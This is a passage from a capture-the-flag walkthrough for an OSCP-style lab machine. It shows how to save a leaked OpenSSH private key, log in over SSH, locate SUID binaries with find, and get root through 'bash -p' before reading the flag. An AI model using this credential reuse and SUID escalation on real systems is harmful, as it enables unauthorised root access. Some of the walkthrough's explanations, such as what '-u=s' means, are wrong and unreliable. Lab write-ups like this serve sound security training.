5fVGJswoXuN89A6NlkMNe/BiVEGqrHC5hGrailk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
```


Copy the entire hash for the OpenSSH private key's contents by placing your mouse in the decoded window results and using your keyboard, press CTRL+A to select the contents. Press CTRL+C to copy the contents. We next need to save the contents to a text file inside our working folder called OSCP located on our desktop. To do this, right-click on your OSCP working directory and, from the context menu, select, **Open Terminal Here**.



We need to create a text file that can be used to save the OpenSSH key. For this demonstration, I am using the nano text editor. You are free to use any text editor you choose.
At the terminal type, **`nano key.rsa`**. Press enter.




This opens a blank terminal screen. Right-click any in the terminal window and from the context menu and select, Paste Clipboard.




To save the file, press the **CTRL+X** key, and when prompted to save the buffer, press why for Y. Press enter to exit the nano text editor.

At your terminal prompt, type ls to see the contents inside your working folder. You should see one file named **key.rsa**



(Optional)

At the prompt, you can type, **`cat key.rsa`** to view the contents of the file.



We next need to change the permissions for the new key.rsa file. At the prompt type, **chmod 600 key.rsa.** Press enter.

```
root@kali:~/Desktop/OSCP# chmod 600 key.rsa
root@kali:~/Desktop/OSCP#
```

Privileged Escalation Using SSH

We have the username given to use on the main page of the web site. We have the OpenSSH key we learned from looking at the contents of the secret.txt file. Let's attempt to establish a remote shell using SSH.

At the prompt, type

ssh oscp@10.0.2.17 -i key.rsa

When prompted, type yes.

```
root@kali:~/Desktop/OSCP# ssh oscp@10.0.2.17 -i key.rsa
The authenticity of host '10.0.2.17 (10.0.2.17)' can't be established.
ECDSA key fingerprint is SHA256:j6pDoPWkkeKgplTqHPtxSxrMqrQRMPl5AIW2Lfn14y8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.17' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 17 Jan 2021 11:21:40 PM UTC

  System load:  0.02               Processes:             173
  Usage of /:   27.8% of 19.56GB   Users logged in:       0
  Memory usage: 62%                IPv4 address for eth0: 10.0.2.17
  Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

185 updates can be installed immediately.
106 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

We have a bash prompt, but we need to see if we have sudo permissions and what sudo permissions we have.


At the prompt type, **sudo -i**

```
Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ sudo -i
[sudo] password for oscp:
```

We are prompted for the sudo password, which we do not have. We can next check the SUID permissions for the current user using the following command.

```
find / -perm -u=s -type f 2>/dev/null
```

/ denotes that we will start from the top (root) of the file system and find every directory
-perm denotes that we will search for the permissions that follow:
-u=s denotes that we will look for files owned by the root user
-type states the type of file we are looking for
f denotes a regular file, excluding directories and special files
2>/dev/null means we will redirect all errors to /dev/null. In other words, we will ignore all errors.



We next set the current user to use the permissions assigned to the /usr/bin/bash directory using the -p switch.

At the prompt, type the following command.

`/usr/bin/bash -p`

Check your permissions using the **`id command.`**

```
bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
```

We now have root access. Change directory to root by typing **`cd /`**

To see the contents of the root folder, use the **`ls`** command. Note the root directory. Change location to the root directory using the **`cd /root`** command. Type ls to see the contents.

```
bash-5.0# cd root
bash-5.0# ls
fix-wordpress  flag.txt  snap
```

To see the contents of the flag.txt file, use the cat command.

`cat flag.txt`

```
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
bash-5.0#
```

Congratulations! You did not win a voucher for the OPSCP exam, but you did capture the flag.

Summary –

This CTF was fast and easy because we did not use any tools to capture the flag. We could have broken out any number of tools to brute force a password or escalate privileges, but we could power our way through using just a few CLI command tricks. Once we got an SSH shell, it was all over but the crying.